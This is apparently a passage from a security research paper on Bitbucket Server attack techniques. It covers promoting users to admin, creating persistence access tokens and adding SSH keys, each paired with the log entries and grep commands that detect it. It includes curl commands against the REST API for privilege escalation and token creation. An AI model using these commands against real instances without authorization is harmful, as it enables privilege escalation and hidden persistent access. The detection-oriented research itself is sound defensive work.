2022-01-31 14:03:00,328 DEBUG [http-nio-7990-exec-8] bitbucket-admin @1GXX8USx843x110x1 1
vf2s75 192.168.1.54 "POST /rest/search/latest/search HTTP/1.1" c.a.b.i.s.s.DefaultSearchS
ervice [2] Search query: {
2022-01-31 14:03:00,512 DEBUG [http-nio-7990-exec-10] bitbucket-admin @1GXX8USx842x109x0
1vf2s75 192.168.1.54 "POST /rest/search/latest/search HTTP/1.1" c.atlassian.bitbucket.sea
rch.timing Timing: Search request execution took 225.9 ms [225 ms] for query 'api'
2022-01-31 14:03:00,513 DEBUG [http-nio-7990-exec-8] bitbucket-admin @1GXX8USx843x110x1 1
vf2s75 192.168.1.54 "POST /rest/search/latest/search HTTP/1.1" c.atlassian.bitbucket.sear
ch.timing Timing: Search request execution took 214.1 ms [214 ms] for query 'api_'
2022-01-31 14:03:00,602 DEBUG [http-nio-7990-exec-9] bitbucket-admin @1GXX8USx843x111x2 1
vf2s75 192.168.1.54 "POST /rest/search/latest/search HTTP/1.1" c.a.b.i.s.s.DefaultSearchS
ervice [2] Search query: {
2022-01-31 14:03:00,642 DEBUG [http-nio-7990-exec-9] bitbucket-admin @1GXX8USx843x111x2 1
vf2s75 192.168.1.54 "POST /rest/search/latest/search HTTP/1.1" c.atlassian.bitbucket.sear
ch.timing Timing: Search request execution took 41.36 ms [41 ms] for query 'api_key'
2022-01-31 14:03:02,324 DEBUG [http-nio-7990-exec-2] bitbucket-admin @1GXX8USx843x118x0 1
vf2s75 192.168.1.54 "POST /rest/search/latest/search HTTP/1.1" c.a.b.i.s.s.DefaultSearchS
ervice [2] Search query: {
```

Viewing logging of search criteria

Promoting User to Admin Role

An attacker who has admin credentials (username/password) can promote another regular user to the admin role. One option to perform this is via the Bitbucket web interface by checking the “Admin” checkbox next to the respective user.



Bitbucket Your work Projects Repositories

Administration

Overview
ACCOUNTS
Users
Groups
Global permissions
Authentication
Authentication methods
Avatars
Audit log
SYSTEM
Application Navigator
Application Links

Global permissions

Global permissions determine what a user can do based on their access and any additional set policies.

User and group access | Policies


User access

Name	System Admin	Admin	Project Creator	Bitbucket User
Albus Dumbledore	☐	✓	✓	✓
BitBucket Admin	✓	✓	✓	✓
Hermoine Granger	☐	✓	✓	✓
Harry Potter	☐	☐	☐	✓

Adding admin role to user via web interface

This is logged via the access log (`/var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log`) as shown below.

```
cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log | grep -i put | grep -i "/admin/permissions/users"
```




```
bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log | grep
192.168.1.54 | http | i@FA07POx594x100x0 | - | 2022-01-28 09:54:05,351 | "PUT /admin/permissions/users HTTP/1.1" | "h
c5s45m |
192.168.1.54 | http | o@FA07POx594x100x0 | adumbledore | 2022-01-28 09:54:05,578 | "PUT /admin/permissions/users HTTP
 | - | 227 | 1c5s45m |
```

Viewing role change in access log

An attacker can also add a user to the admin role via the Admin User Permissions REST API[57] as shown with the below example curl command. In this instance we are using the `adumbledore` account to add the `hpotter` account to the admin role.

```
curl -i -s -k -X $'PUT' -H $'Content-Type: application/json' -b
$'BITBUCKETSESSIONID= SessionID'
$'https://bitbucketHost/rest/api/1.0/admin/permissions/users?name=user
ToAdd&permission=ADMIN'
```

[57] https://docs.atlassian.com/bitbucket-server/rest/4.5.1/bitbucket-rest.html#idp3716336




```
HTTP/1.1 204
X-AREQUESTID: @FA07POx609x133x0
X-ASESSIONID: 3vp6h8
X-AUSERID: 3
X-AUSERNAME: adumbledore
Cache-Control: no-cache, no-transform
Vary: X-AUSERNAME
Vary: X-AUSERID
Vary: Cookie
X-Content-Type-Options: nosniff
Content-Type: application/json;charset=UTF-8
Date: Fri, 28 Jan 2022 18:09:22 GMT
```

Adding user to admin role via API

This is logged in the audit log (`/var/atlassian/application-data/bitbucket/log/audit/*.log`) as shown below.


```
cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -i 'new.permission' | grep -i admin
```



```
bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -i 'new.permission' | grep -i admin
{"affectedObjects":[{"id":"3","name":"adumbledore","type":"USER"}],"auditType":{"action":"Global permission changed","actionI18nKey":"b
vice.audit.category.permissions","level":"BASE"},"author":{"id":"2","name":"bitbucket-admin","type":"NORMAL"},"changedValues":[{"from":
":[{"name":"details","nameI18nKey":"bitbucket.audit.attribute.legacy.details","value":"{\"old.permission\":\"LICENSED_USER\",\"new.perm
"method":"Browser","node":"0cc2b736-a76d-4692-b750-1d39d7ff9927","source":"192.168.1.54","system":"http://192.168.1.57:7990","timestamp
{"affectedObjects":[{"id":"4","name":"hpotter","type":"USER"}],"auditType":{"action":"Global permission changed","actionI18nKey":"bitbu
.audit.category.permissions","level":"BASE"},"author":{"id":"3","name":"adumbledore","type":"NORMAL"},"changedValues":[{"from":"PROJECT
me":"details","nameI18nKey":"bitbucket.audit.attribute.legacy.details","value":"{\"old.permission\":\"PROJECT_CREATE\",\"new.permission
Browser","node":"95bfa536-8bba-4460-b1cc-60771d7d8cef","source":"192.168.1.54","system":"http://192.168.1.57:7990","timestamp":{"epochS
{"affectedObjects":[{"id":"5","name":"hgranger","type":"USER"}],"auditType":{"action":"Global permission changed","actionI18nKey":"bitb
e.audit.category.permissions","level":"BASE"},"author":{"id":"3","name":"adumbledore","type":"NORMAL"},"changedValues":[{"from":"PROJEC
ame":"details","nameI18nKey":"bitbucket.audit.attribute.legacy.details","value":"{\"old.permission\":\"PROJECT_CREATE\",\"new.permissio
:"Browser","node":"95bfa536-8bba-4460-b1cc-60771d7d8cef","source":"192.168.1.51","system":"http://192.168.1.57:7990","timestamp":{"epoc
{"affectedObjects":[{"id":"5","name":"hgranger","type":"USER"}],"auditType":{"action":"Global permission changed","actionI18nKey":"bitb
e.audit.category.permissions","level":"BASE"},"author":{"id":"3","name":"adumbledore","type":"NORMAL"},"changedValues":[{"from":"ADMIN"
ame":"target","nameI18nKey":"bitbucket.audit.attribute.legacy.target","value":"Global"},{"name":"details","nameI18nKey":"bitbucket.audi
:"Browser","node":"95bfa536-8bba-4460-b1cc-60771d7d8cef","source":"192.168.1.54","system":"http://192.168.1.57:7990","timestamp":{"epoc
{"affectedObjects":[{"id":"5","name":"hgranger","type":"USER"}],"auditType":{"action":"Global permission changed","actionI18nKey":"bitb
e.audit.category.permissions","level":"BASE"},"author":{"id":"3","name":"adumbledore","type":"NORMAL"},"changedValues":[{"from":"PROJEC
ame":"details","nameI18nKey":"bitbucket.audit.attribute.legacy.details","value":"{\"old.permission\":\"PROJECT_CREATE\",\"new.permissio
```

Finding user addition via API in audit log

Additionally, the audit log can be viewed in the Bitbucket web interface to see these events by filtering on “Global permission changed” where the “ADMIN” permission was added as shown below.



Date	Author	Category	Summary	Affected object(s)
Jan 28, 2022, 01:15:34 PM EST	adumbledore	Permissions	Global permission changed	hpotter
Jan 28, 2022, 01:09:22 PM EST	adumbledore	Permissions	Global permission changed	hpotter
Jan 28, 2022, 01:09:04 PM EST	adumbledore	Permissions	Global permission changed	hpotter
Jan 28, 2022, 01:08:46 PM EST	adumbledore	Permissions	Global permission changed	hpotter

```
IP address:   192.168.1.54
Node ID:      98063622-aead-4cca-aee4-8ddd76fe05e8
Method:       Browser
Permission:   - PROJECT_CREATE
              + ADMIN
details:      {"old.permission":"PROJECT_CREATE","new.permission":"ADMIN","user":"hpotter"}
target:       Global
```


Viewing audit log in web interface for global permission changes

Maintain Persistent Access

There are two primary options an attacker can use to maintain persistent access to a Bitbucket instance, which includes creating a personal access token or creating an SSH key. There is no concept of impersonation tokens within Bitbucket like there is in GitHub Enterprise and GitLab Enterprise.

Personal Access Token

Personal access tokens (HTTP access tokens) in Bitbucket are only scoped to interact with projects and repositories and are not scoped to perform other actions such as interacting with users or administrative functionality. To create a personal access token via the web interface, navigate to the user account and select “HTTP access tokens” as shown below.




Use access tokens in place of passwords for Git over HTTPS, or to authenticate when using the Bitbucket REST API. Learn more about HTTP access tokens

Name	Permissions	Created	Expires	Last authenticated	Actions
hpotter-token	PROJECT READ REPOSITORY READ	09 December 2021		20 Jan 2022	•••

Access token menu

You can then specify the access token name, permissions, and expiration date.



Token name: persistence-token

Permissions

Tokens are like another password, so their permissions will default to the level of access you have. Because of this, it is recommended that you restrict the token's permission to the level it will need.

Project permissions: Project admin

Repository permissions: Repository admin (inherited)

This access token will allow the supplied third-party application to:

- ✓ Create and fork repositories
- ✓ Update project settings and permissions
- ✓ Update repository settings and permissions
- ✓ Push to repositories and perform pull request actions
- ✓ Pull and clone repositories

Expiry


For added security, you can set this token to automatically expire. If you set an expiry date, you won't be able to edit it once you've created the token.

[✓ Do not expire] Expire automatically

Creating access token via web interface

This is logged via the access log (/var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log) as shown below.

```
cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log | grep -i put | grep -i '/rest/access-tokens'
```



```
bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-acces
192.168.1.54 | http | i@FA07POx617x202x0 | - | 2022-01-28 10:17:43,781 | "PUT /rest/access-tokens/latest/
ko/20100101 Firefox/96.0" | - | - | - | - | - | zhbvyx |
192.168.1.54 | http | o@FA07POx617x202x0 | hpotter | 2022-01-28 10:17:44,321 | "PUT /rest/access-tokens/l
0) Gecko/20100101 Firefox/96.0" | 200 | 91 | 406 | - | 540 | zhbvyx |
bitbucket@bitbucket-server:~$
```


Viewing access token creation in web interface via access log

This can also be performed via the Access Tokens REST API[58] as shown in the below curl command.

```
curl -i -s -k -X $'PUT' -H $'Content-Type: application/json' -b
$'BITBUCKETSESSIONID=sessionID' --data-binary $'{\"name\":
\"tokenName\",\"permissions\":
[\"REPO_ADMIN\",\"PROJECT_ADMIN\"],\"expiryDays\": \"\"}'
$'https://bitbucketHost/rest/access-
tokens/1.0/users/userToCreateAccessTokenFor
```

This is logged via the audit log (`/var/atlassian/application-data/bitbucket/log/audit/*.log`) as shown below.

```
cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -
i "personal access token created"
```




```
bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -i "personal access token created"
{"affectedObjects":[{"id":"5","name":"hgranger","type":"USER"}],"auditType":{"action":"Personal access token created","actionI18nKey":"b
"bitbucket.service.audit.category.usersandgroups","level":"BASE"},"author":{"id":"5","name":"hgranger","type":"NORMAL"},"changedValues":
CT_WRITE, REPO_ADMIN"},{"name":"Name","nameI18nKey":"bitbucket.access.tokens.audit.attribute.accesstoken.name","value":"hgranger-token"}
it.attribute.legacy.details","value":"{\"id\":\"689693288155\",\"tokenOwner\":{\"id\":5,\"name\":\"hgranger\",\"slug\":\"hgranger\"},\"n
ttribute.accesstoken.id","value":"689693288155"}],"method":"Browser","node":"0cc2b736-a76d-4692-b750-1d39d7ff9927","source":"192.168.1.5
{"affectedObjects":[{"id":"4","name":"hpotter","type":"USER"}],"auditType":{"action":"Personal access token created","actionI18nKey":"bi
bitbucket.service.audit.category.usersandgroups","level":"BASE"},"author":{"id":"4","name":"hpotter","type":"NORMAL"},"changedValues":[]
Key":"bitbucket.audit.attribute.legacy.details","value":"{\"id\":\"766773918583\",\"tokenOwner\":{\"id\":4,\"name\":\"hpotter\",\"slug\"
t.access.tokens.audit.attribute.accesstoken.permissions","value":"PROJECT_READ, REPO_READ"},{"name":"Name","nameI18nKey":"bitbucket.acce
ccesstoken.id","value":"766773918583"}],"method":"Browser","node":"0cc2b736-a76d-4692-b750-1d39d7ff9927","source":"192.168.1.54","system
{"affectedObjects":[{"id":"3","name":"adumbledore","type":"USER"}],"auditType":{"action":"Personal access token created","actionI18nKey"
y":"bitbucket.service.audit.category.usersandgroups","level":"BASE"},"author":{"id":"3","name":"adumbledore","type":"NORMAL"},"changedVa
"tokenOwner\":{\"id\":3,\"name\":\"adumbledore\",\"slug\":\"adumbledore\"},\"name\":\"adumbledore-token\",\"permissions\":[\"REPO_ADMIN\"
ey":"bitbucket.access.tokens.audit.attribute.accesstoken.id","value":"303683968982"},{"name":"Name","nameI18nKey":"bitbucket.access.toke
bute.accesstoken.permissions","value":"REPO_ADMIN, PROJECT_ADMIN"}],"method":"Browser","node":"0cc2b736-a76d-4692-b750-1d39d7ff9927","so
{"affectedObjects":[{"id":"2","name":"bitbucket-admin","type":"USER"}],"auditType":{"action":"Personal access token created","actionI18n
8nKey":"bitbucket.service.audit.category.usersandgroups","level":"BASE"},"author":{"id":"2","name":"bitbucket-admin","type":"NORMAL"},"c
```

Filtering audit log for personal access token created

Additionally, the audit log can be viewed in the Bitbucket web interface to see these events by filtering on "Personal access token created" as shown below.

[58] https://docs.atlassian.com/bitbucket-server/rest/7.20.0/bitbucket-access-tokens-rest.html



Showing results 1-2


Date	Author	Category	Summary	Affected object(s)
Jan 28, 2022, 01:23:13 PM EST	hpotter	Users and groups	Personal access token created	hpotter
Jan 28, 2022, 01:17:44 PM EST	hpotter	Users and groups	Personal access token created	hpotter

IP address:	192.168.1.51
Node ID:	98063622-aead-4cca-aee4-8ddd76fe05e8
Method:	Browser
ID:	489406616084
Name:	SCMKIT-tixVd
Permissions:	PROJECT_ADMIN, REPO_ADMIN
details:	{"id":"489406616084","tokenOwner":{"id":4,"name":"hpotter","slug":"hpotter"},"name":"SCMKIT-tixVd","permissions":["PROJECT_ADMIN","REPO_ADMIN"]}
target:	GLOBAL

Viewing advanced audit log for access token creation

SSH Key

An attacker can also maintain access to Bitbucket by adding an SSH key. You can't add an SSH key that already exists for another user. This can be performed via the web interface by navigating to a user profile and selecting "SSH keys" → "Add key".

